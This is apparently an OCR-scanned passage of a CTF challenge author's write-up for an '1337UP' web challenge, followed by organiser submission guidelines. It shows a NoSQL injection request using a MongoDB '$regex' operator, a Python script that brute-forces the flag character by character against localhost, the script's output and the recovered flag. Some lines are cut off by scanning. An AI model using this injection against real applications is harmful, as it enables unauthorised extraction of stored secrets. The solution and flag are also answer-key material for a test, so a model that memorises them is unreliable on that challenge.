sec-ch-ua-platform: "Windows"
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
(KHTML, like Gecko) Chrome/112.0.5615.50 Safari/5
Content-Type: application/json
Accept: */*
Origin: http://localhost
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: session=
eyJ1c2VyIjp7Il9pZCI6ImU3YjMzYWZkNTY1ZTQyYTU5ZTdjN
WUiOiJqb3ByYXZlZW4ifX0.ZFMt3A.7vkdByj09dU3cn8PlaO
Connection: close

{
  "_id":"_id:3",
  "challenge_flag":{
    "$regex":"^1337UP{"
  }
}
```

```
hon/3.10.6
16:06 GMT
harset=utf-8
```

- We can do this by using `Copy As python requests` burp extension easily


```python
import requests

session = requests.session()
burp0_url = "http://localhost:80/submit_flag"
burp0_cookies = {"session":
"eyJ1c2VyIjp7Il9pZCI6ImU3YjMzYWZkNTY1ZTQyYTU5ZTdjNzE5MjMxMzZiZGZmIiwidXNlcm5hbWUiOiJqb3ByYXZlZW4ifX0.ZFMt3A.7vkdByj09dU3cn8PlaO-9qSzp24"}
burp0_headers = {"sec-ch-ua": "\"Not:A-Brand\";v=\"99\", \"Chromium\";v=\"112\"", "sec-ch-ua-platform": "\"Windows\"", "sec-ch-ua-mobile": "?0", "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.50 Safari/537.36", "Content-Type": "application/json", "Accept": "*/*", "Origin": "http://localhost", "Sec-Fetch-Site": "same-origin", "Sec-Fetch-Mode": "cors", "Sec-Fetch-Dest": "empty", "Referer": "http://localhost/", "Accept-Encoding": "gzip, deflate", "Accept-Language": "en-US,en;q=0.9", "Connection": "close"}

retrived_flag = ""
while True:
        for brute_char in range(33,127):
                backlist = ['*',"+",".","?","|"]
                if chr(brute_char) not in backlist:
                        burp0_json={"_id": "_id:3", "challenge_flag": {"$regex":
f"^{retrived_flag+chr(brute_char)}"}}
                        print(f'trying: {retrived_flag+chr(brute_char)}')
                        resp = session.post(burp0_url, headers=burp0_headers,
cookies=burp0_cookies, json=burp0_json)
                        if 'correct flag!' in resp.text:
                                if '}' in chr(brute_char):
                                        exit()
                                retrived_flag += chr(brute_char)
                                break
```



```
trying: 1337UP{h0w_1s_7h4t_PAWSIBLE_Im_n07_rel345Ed_y3tw
trying: 1337UP{h0w_1s_7h4t_PAWSIBLE_Im_n07_rel345Ed_y3tx
trying: 1337UP{h0w_1s_7h4t_PAWSIBLE_Im_n07_rel345Ed_y3ty
trying: 1337UP{h0w_1s_7h4t_PAWSIBLE_Im_n07_rel345Ed_y3tz
trying: 1337UP{h0w_1s_7h4t_PAWSIBLE_Im_n07_rel345Ed_y3t{
trying: 1337UP{h0w_1s_7h4t_PAWSIBLE_Im_n07_rel345Ed_y3t}
→  intctf _
```

- Cool we got the flag: `1337UP{h0w_1s_7h4t_PAWSIBLE_Im_n07_rel345Ed_y3t}`
- That's all about the challenge, if you need to change anything then please let me know
- I hope you like this challenge, I welcome all types of constructive feedback as it will help me to develop my skills further.

Video POC



Once the idea is confirmed, here are some things we'd encourage you to consider during development:

- A nice front-end and/or challenge theme can go a long way to improving the quality of a challenge
- Please ensure the challenge has a docker setup (Dockerfile / docker-compose.yml)
- Include a short write-up and/or solve script
- Challenge name + description
- A couple of challenge hints (2-3)

- Regarding the front-end stuff, I wanna show you the challenge site in a video, so please look at this
- Here's the drive link